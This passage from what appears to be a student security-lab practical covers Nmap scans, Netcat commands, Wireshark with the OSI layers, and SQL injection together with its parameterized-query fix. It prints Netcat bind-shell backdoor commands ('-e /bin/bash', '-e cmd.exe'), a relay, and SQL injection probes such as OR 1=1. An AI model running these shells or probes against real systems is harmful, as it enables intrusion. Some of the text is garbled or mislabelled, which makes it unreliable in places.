
- The most basic of these scans is the sS TCP SYN scan, and this gives most users all the information they need. It scans thousands of ports per second, and because it doesn't complete a TCP connection it does not arouse suspicion.
- The main alternative to this type of scan is the TCP Connect scan, which actively queries each host, and requests a response. This type of scan takes longer than a SYN scan, but can return more reliable information.

3. Host Scanning: Host scanning returns more detailed information on a particular host or a range of IP addresses.

4. OS Scanning: OS scanning is one of the most powerful features of Nmap. When using this type of scan, Nmap sends TCP and UDP packets to a particular port, and then analyze its response. It compares this response to a database of 2600 operating systems, and return information on the OS (and version) of a host.

5. Output to a file:

6. Disable DNS name resolution: If you want to output the results of your Nmap scans to a file, you can add an extension to your commands to do that.





Practical 4

Aim : Explore the Netcat tool.

Netcat :


- The Netcat utility program supports a wide range of commands to manage networks and monitor the flow of traffic data between systems. Computer networks, including the world wide web, are built on the backbone of the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP). Think of it as a free and easy companion tool to use alongside Wireshark,
- which specializes in the analysis of network packets. The original version of Netcat was released back in 1995 and has received a number of iterative updates in the decades since.

Netcat command:

- Port Scanning with Netcat Commands
- Create a Chat or Web Server
- Verbose Scan with Netcat Commands
- HTTP Requests with Netcat Commands
- TCP Server and TCP Client Commands
- ITEM with NetCat Commands
- Prevent DNS Lookup with Netcat Commands
- Scripting with Netcat
- Shell Scripting with Netcat
- Launching Reverse (Backdoor) Shells
- Printable Netcat Cheat Sheet
- Additional Netcat Resources

What is Netcat Used For?

- Netcat can be a useful tool for any IT team, though the growth of internally managed network services and cloud computing make that particular environment a natural fit. Network and system administrators need to be able to quickly identify how their network is performing and what type of activity is occurring.
- Netcat functions as a back-end tool that allows for port scanning and port listening. In addition, you can actually transfer files directly through Netcat or use it as a backdoor into other networked systems.
- Partnered with a tool like Varonis Edge, you would receive an alert of any unusual activity and could then use Netcat to investigate. Lastly, Netcat is a flexible tool because of how it can be scripted for larger tasks.



Basic Netcat Commands

Once you have a Netcat application set up on your Windows or Linux server, you can start running basic commands to test its functionality. Here are a few to get started with:


- **nc -help** – This command will print a list of all of the available commands you can use in Netcat. It will come in handy if you run into any errors while writing a script or are unsure of how to proceed.
- **nc -z -v site.com** – This will run a basic [port scan](#) of the specified website or server. Netcat will return verbose results with lists of ports and statuses. Keep in mind that you can use an IP address in place of the site domain.
- **nc -l** – This command will instruct the local system to begin listening for TCP connections and UDP activity on a specific port number.
- **nc site.com 1234 (less than) file_name** – This command will initiate the transfer of a file based on the specified port number.
- **Printf** – Netcat can actually operate as a simplified web host. This command will let you save HTML code and publish it through your local server.

Netcat Command Syntax


- All Netcat commands must start with the “netcat” identifier or “nc” as a shorter option. By default,
- the Netcat tool will assume you want to perform a port scan unless you indicate otherwise.
- Different option parameters can be used that include: “-u” for UDP traffic instead of TCP, “-v” for verbose output, “-p” to specify a specific port, and “-D” to turn on full debugging mode.
- Individual attributes within a Netcat command must be separated with a space. The command prompt will
- inform you if you have a typo or unrecognized term in your script.

Port Scanning with Netcat Commands

- When trying to diagnose a network issue or performance problem, executing a port scan with
- Netcat is a smart first step to take. The scan will check the status of all ports on the given domain or IP address so that you can determine whether a firewall or other blocking mechanism is in place
- A basic port scan command for an IP netcat address looks like this:
- **nc -v -n 8.8.8.8 1-1000**



- Note that the numbers at the end of the command tell Netcat to only scan for ports between numbers 1 and 1000.
- If you don't know the IP address of a server or website, then you can look it up via a ping terminal command or just insert the domain into the Netcat command:
- **nc -v -n google.com 1-1000**
- You should always perform port scans when connected to your local enterprise network. If not, you can configure your router with a VPN service to create a secure tunnel into the network.



Verbose Scan with Netcat Commands:

- Every command you run in Netcat will include certain output text to indicate whether it was successful or not. For troubleshooting and debugging purposes, you'll want to gather as much information and logs as possible while also investing in solutions like [VaronisDataAlert](#) to detect threats and respond quickly. Netcat can help thanks to the verbose parameter which can be added to any basic Netcat command. Simply include "-v" to your command and run it again.



HTTP requests with Netcat commands:

- We've covered how you can use Netcat to host HTML pages on your local system. But the utility program can also be used to make web requests to outside servers. In this way, Netcat will essentially function as a web browser by obtaining raw HTML code.
- Along with a tool like [Varonis Edge](#), Netcat can be helpful for IT professionals who are looking into internet traffic issues or proxies. Here's an example of how to obtain the HTML content from Google's homepage:
- **printf "GET / HTTP/1.0\r\n\r\n" | nc google.com 80**

TCP Server and TCP Client Commands

- Although the TCP protocol is primarily used for transferring web traffic around the world, it can actually be
- implemented at a local level for file transfers. To accomplish this, you need to run Netcat from two locations:
- one that will act as a server to send the file and one that will act as the client to receive it.
- Run this Netcat command on the server instance to send the file over port 1499: **nc -l 1499 >filename.out**
- Then run this command on the client to accept, receive, and close the connection:
- **nc server.com 1499 (less than) filename.in**
- Make sure to replace "server.com" with the full hostname or IP address of the sending server.

ITEM with Netcat commands:

- Newer versions of Netcat allow you to use ITEM format for transferring data instead of the standard TCP or UDP protocols. To accomplish this, you must follow this syntax:
- **file_path (pipe) device_path (pipe) network host**

Prevent DNS lookup with Netcat commands:

- Netcat commands run fastest when they are operating purely on IP addresses. This because no time is wasted talking to domain name servers (DNS) to translate server names into IP addresses.
- If you find that your Netcat commands are still running slow, make sure to add the "-n" operator so that the utility knows that DNS lookups are not required.

Shell Scripting with Netcat:

- As mentioned earlier, one of the benefits of using Netcat is that it can be included as part of a larger script that performs an automated function. As part of your security procedures, you might want to run a full port scan on all of your servers to detect new malicious applications that are listening for a connection.



You could write a script that:

1. Imports a text file of server names or IP addresses
2. Calls Netcat to run a port scan on each server
3. Writes the output to a new text file for analysis

Multiple Netcat commands can be grouped together in a single script and be run through either a Linux or Windows shell. In some cases, it may be worthwhile to have the scripts on a regular timetable.

Netcat fundamentals:

- **nc [options] [host] [port]** – by default this will execute a port scan
- **nc -l [host] [port]** – initiates a listener on the given port

Netcat command flags:

- **nc -4** – use IPv4 only
- **nc -6** – use IPv6
- **nc -u** – use UDP instead of TCP
- **nc -k -l** – continue listening after disconnection
- **nc -n** – skip DNS lookups
- **nc -v** – provide verbose output

Netcat relay on Windows:

- **nc [host] [port] > relay.bat** – open a relay connection
- **nc -l -p [port] -e relay.bat** – connect to relay

Netcat relay on Linux:

- **nc -l -p [port] 0 (less than) backpipe (pipe) nc [client IP] [port] (pipe) tee backpipe**

Netcat File Transfer

- **nc [host] [port] (greater than) le_name.out** – send a file
- **nc [host] [port] (less than) le_name.in** – receive a file

Netcat Port Scanner

- **nc -zv site.com 80** – scan a single port
- **nc -zv hostname.com 80 84** – scan a set of individual ports
- **nc -zv site.com 80-84** – scan a range of ports



Netcat Banners

- `echo "" | nc -zv -wl [host] [port range]` – obtain the TCP banners for a range of ports

Netcat Backdoor Shells

- `nc -l -p [port] -e /bin/bash` – run a shell on Linux
- `nc -l -p [port] -e cmd.exe` – run a shell on Netcat for Windows

Additional Netcat Resources

- The Full Potential of Netcat
- Using Netcat with RedHat
- Introduction to Netcat on Youtube
- Netcat for Security
- Fun lessons with Netcat



Practical 5

Aim : Use wireshark tool and Explore the packet format and content at each OSI layer.

What is Wireshark?

- It is a GUI based option to tcpdump it otherwise called Network/Package Protocol Analyzer Tool, it will attempt to catch network packets and tries to display that packet data as detailed as possible.
- One of the best open source packet analyzer tool available today for UNIX and Windows.
- Wireshark is an open-source packet analyzer, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting**.
- It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer**. It is also used by network security engineers to examine security problems.
- Wireshark is a free to use application which is used to apprehend the data back and forth. It is often called as a free packet sniffer computer application. It puts the network card into an unselective mode, i.e., to accept all the packets which it receives.

Features of Wireshark:

- It is multi-platform software, i.e., it can run on Linux, Windows, OS X, FreeBSD, NetBSD, etc.
- It is a standard three-pane packet browser.
- It performs deep inspection of the hundreds of protocols.
- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data.
- It is also useful in VoIP analysis.
- It can also capture raw USB traffic.
- Various settings, like timers and filters, can be used to filter the output.
- It can only capture packet on the PCAP (an application programming interface used to capture the network) supported networks.
- Wireshark supports a variety of well-documented capture file formats such as the PcapNg and Libpcap. These formats are used for storing the captured data.
- It is the no.1 piece of software for its purpose. It has countless applications ranging from the **tracing down, unauthorized traffic, firewall settings, etc.**
- Import and export files of any other capture program.
- Search and Filter packets on many criteria.



Uses of Wireshark:

Wireshark can be used in the following ways:

1. It is used by network security engineers to examine security problems.
2. It allows the users to watch all the traffic being passed over the network.
3. It is used by network engineers to troubleshoot network issues.
4. It also helps to troubleshoot latency issues and malicious activities on your network.
5. It can also analyze dropped packets.
6. It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

Functionality of Wireshark:

- Wireshark is similar to tcpdump in networking.
- **Tcpdump** is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer.
- It has a graphic end and some sorting and filtering functions.
- Wireshark users can see all the traffic passing through the network.
- Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface.
- But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic.
- The various network taps or **port mirroring** is used to extend capture at any point.

What is packet ?

- A packet is a unit of data which is transmitted over a network between the origin and the destination. Network packets are small, i.e., maximum **1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets**.
- The data packets in the Wireshark can be viewed online and can be analyzed offline.

List of protocol used:

1) Application Layer:

- An application layer serves as a window for users and application processes to access network service.
- It handles issues such as network transparency, resource allocation, etc.



- An application layer is not an application, but it performs the application layer functions.
- This layer provides the network services to the end-users.

Function of Application layer:

- **File transfer, access, and management (FTAM):** An application layer allows a user to access the files in a remote computer, to retrieve the files from a computer and to manage the files in a remote computer.
- **Mail services:** An application layer provides the facility for email forwarding and storage.
- **Directory services:** An application provides the distributed database sources and is used to provide that global information about various objects.

2) Transport Layer:

- The Transport layer is a Layer 4 ensures that messages are transmitted in the order in which they are sent and there is no duplication of data.
- The main responsibility of the transport layer is to transfer the data completely.
- It receives the data from the upper layer and converts them into smaller units known as segments.
- This layer can be termed as an end-to-end layer as it provides a point-to-point connection between source and destination to deliver the data reliably.

TCP/IP Layers	TCP/IP Protocols				
Application Layer	HTTP	FTP	Telnet	SMTP	DNS
Transport Layer	TCP		UDP		
Network Layer	IP		ARP	ICMP	IGMP
Network Interface Layer	Ethernet		Token Ring		Other Link-Layer Protocols

The two protocols used in layer are:

1) Transmission Control Protocol:

- It is a standard protocol that allows the systems to communicate over the internet.
- It establishes and maintains a connection between hosts.
- When data is sent over the TCP connection, then the TCP protocol divides the data into smaller units known as segments. Each segment travels over the internet using multiple routes, and they arrive in different orders at the destination. The transmission control protocol reorders the packets in the correct order at the receiving end.

2) User Datagram Protocol:

- User Datagram Protocol is a transport layer protocol.
- It is an unreliable transport protocol as in this case receiver does not send any acknowledgment when the packet is received, the sender does not wait for any acknowledgment. Therefore, this makes a protocol unreliable.

Function of Transport Layer:

1) Service point addressing: Computers run several programs simultaneously due to this reason, the transmission of data from source to the destination not only from one computer to another computer but also from one process to another process. The transport layer adds the header that contains the address known as a service-point address or port address. The



responsibility of the network layer is to transmit the data from one computer to another computer and the responsibility of the transport layer is to transmit the message to the correct process.

2) Segmentation and reassembly: When the transport layer receives the message from the upper layer, it divides the message into multiple segments, and each segment is assigned with a sequence number that uniquely identifies each segment. When the message has arrived at the destination, then the transport layer reassembles the message based on their sequence numbers.

3) Connection control: Transport layer provides two services Connection-oriented service and connectionless service. A connectionless service treats each segment as an individual packet, and they all travel in different routes to reach the destination. A connection-oriented service makes a connection with the transport layer at the destination machine before delivering the packets. In connection-oriented service, all the packets travel in the single route.

4) Flow control: The transport layer also responsible for flow control but it is performed end-to-end rather than across a single link.

5) Error control: The transport layer is also responsible for Error control. Error control is performed end-to-end rather than across the single link. The sender transport layer ensures that message reach at the destination without any error.

3) Network Layer:

- It is a layer 3 that manages device addressing, tracks the location of devices on the network.
- It determines the best path to move data from source to the destination based on the network conditions, the priority of service, and other factors.
- The Data link layer is responsible for routing and forwarding the packets.
- Routers are the layer 3 devices, they are specified in this layer and used to provide the routing services within an internetwork.
- The protocols used to route the network traffic are known as Network layer protocols. Examples of protocols are IP and Ipv6.

Function of Network layer:

1) Internetworking: An internetworking is the main responsibility of the network layer. It provides a logical connection between different devices.



2) Addressing: A Network layer adds the source and destination address to the header of the frame. Addressing is used to identify the device on the internet.

3) Routing: Routing is the major component of the network layer, and it determines the best optimal path out of the multiple paths from source to the destination.

4) Packetizing: A Network Layer receives the packets from the upper layer and converts them into packets. This process is known as Packetizing. It is achieved by internet protocol (IP).

4) Network Interface Layer:

- The network interface layer, commonly referred to as the data link layer, is the physical interface between the host system and the network hardware.
- It defines how data packets are to be formatted for transmission and routings. Some common link layer protocols include [IEEE 802.2](#) and [X.25](#).
- The data link layer and its associated protocols govern the physical interface between the host computer and the network hardware.
- The goal of this layer is to provide reliable communications between hosts connected on a network.

Some of the services provided by this layer of the network stack include:

- **Data Framing** - Breaking up the data stream into individual frames or packets.
- **Checksums** - Sending [checksum](#) data for each frame to enable the receiving node to determine whether or not the frame was received error-free.
- **Acknowledgment** - Sending either a positive (data was received) or negative (data was not received but expected) acknowledgement from receiver to sender to ensure reliable data transmission.
- **Flow Control** - Buffering data transmissions to ensure that a fast sender does not overwhelm a slower receiver.



Practical 6

Aim : Examine SQL injection attack

What is SQL Injection?

SQL injection (SQLi) is an application security weakness that allows attackers to control an application's database – letting them access or delete data, change an application's data-driven behavior, and do other undesirable things – by tricking the application into sending unexpected SQL commands.

SQL injections are among the most frequent threats to data security.

SQL injection weaknesses occur when an application uses untrusted data, such as data entered into web form fields, as part of a database query. When an application fails to properly sanitize this untrusted data before adding it to a SQL query, an attacker can include their own SQL commands which the database will execute. Such SQLi vulnerabilities are easy to prevent, yet SQLi remains a leading web application risk, and many organizations remain vulnerable to potentially damaging data breaches resulting from SQL injection.

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

How Attackers Exploit SQLi vulnerabilities:

Attackers provide specially-crafted input to trick an application into modifying the SQL queries that the application asks the database to execute. This allows the attacker to:


- ☐ Control application behavior that's based on data in the database, for example by tricking an application into allowing a login without a valid password
- ☐ Alter data in the database without authorization, for example by creating fraudulent records, adding users or “promoting” users to higher access levels, or deleting data
- ☐ Access data without authorization, for example by tricking the database into providing too many results for a query

Anatomy of a SQL Injection Attack:

A developer defines a SQL query to perform some database action necessary for their application to function.

This query has an argument so that only desired records are returned, and the value for that argument can be provided by a user (for example, through a form field, URL parameter, web cookie, etc.).

- **Research:** Attacker tries submitting various unexpected values for the argument, observes how the application responds, and determines an attack to attempt.
- **Attack:** Attacker provides a carefully-crafted input value that, when used as an argument to a SQL query, will be interpreted as part of a SQL command rather than merely data; the database then executes the SQL command as modified by the attacker.
- The research and attack stages can be easily automated by readily-available tools.





What is the impact of a successful SQL injection attack?

- A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information.
- Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines.
- In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

SQL injection examples

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

- Retrieving hidden data: where you can modify an SQL query to return additional results.
- Subverting application logic: where you can change a query to interfere with the application's logic.
- UNION attacks: where you can retrieve data from different database tables.
- Examining the database: where you can extract information about the version and structure of the database.
- Blind SQL injection: where the results of a query you control are not returned in the application's responses.

How to detect SQL injection vulnerabilities:

The majority of SQL injection vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](#).

SQL injection can be detected manually by using a systematic set of tests against every entry point in the application. This typically involves:

- Submitting the single quote character ' and looking for errors or other anomalies.
- Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
- Submitting Boolean conditions such as OR 1=1 and OR 1=2, and looking for differences in the application's responses.
- Submitting payloads designed to trigger time delays when executed within an SQL query, and looking for differences in the time taken to respond.
- Submitting OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitoring for any resulting interactions.



Defending Against SQLi Attacks:

There are easy ways to avoid introducing SQLi vulnerabilities in an application, and to limit the damage they can cause.

Discover SQLi vulnerabilities by routinely testing your applications both using static testing and dynamic testing.

Avoid and repair SQLi vulnerabilities by using parameterized queries. These types of queries specify placeholders for parameters so that the database will always treat them as data rather than part of a SQL command. Prepared statements and object relational mappers (ORMs) make this easy for developers.

Remediate SQLi vulnerabilities in legacy systems by escaping inputs before adding them to the query. Use this technique only where prepared statements or similar facilities are unavailable.

Mitigate the impact of SQLi vulnerabilities by enforcing least privilege on the database. Ensure that each application has its own database credentials, and that these credentials have the minimum rights the application needs.

Second-order SQL injection:

- First-order SQL injection arises where the application takes user input from an HTTP request and, in the course of processing that request, incorporates the input into an SQL query in an unsafe way.
- In second-order SQL injection (also known as stored SQL injection), the application takes user input from an HTTP request and stores it for future use.
- This is usually done by placing the input into a database, but no vulnerability arises at the point where the data is stored. Later, when handling a different HTTP request, the application retrieves the stored data and incorporates it into an SQL query in an unsafe way.

How to prevent SQL injection:

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '" + input + "'";
```




```
Statement statement = connection.createStatement();
```

```
ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products  
WHERE category = ?");
```

```
statement.setString(1, input);
```

```
ResultSet resultSet = statement.executeQuery();
```

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

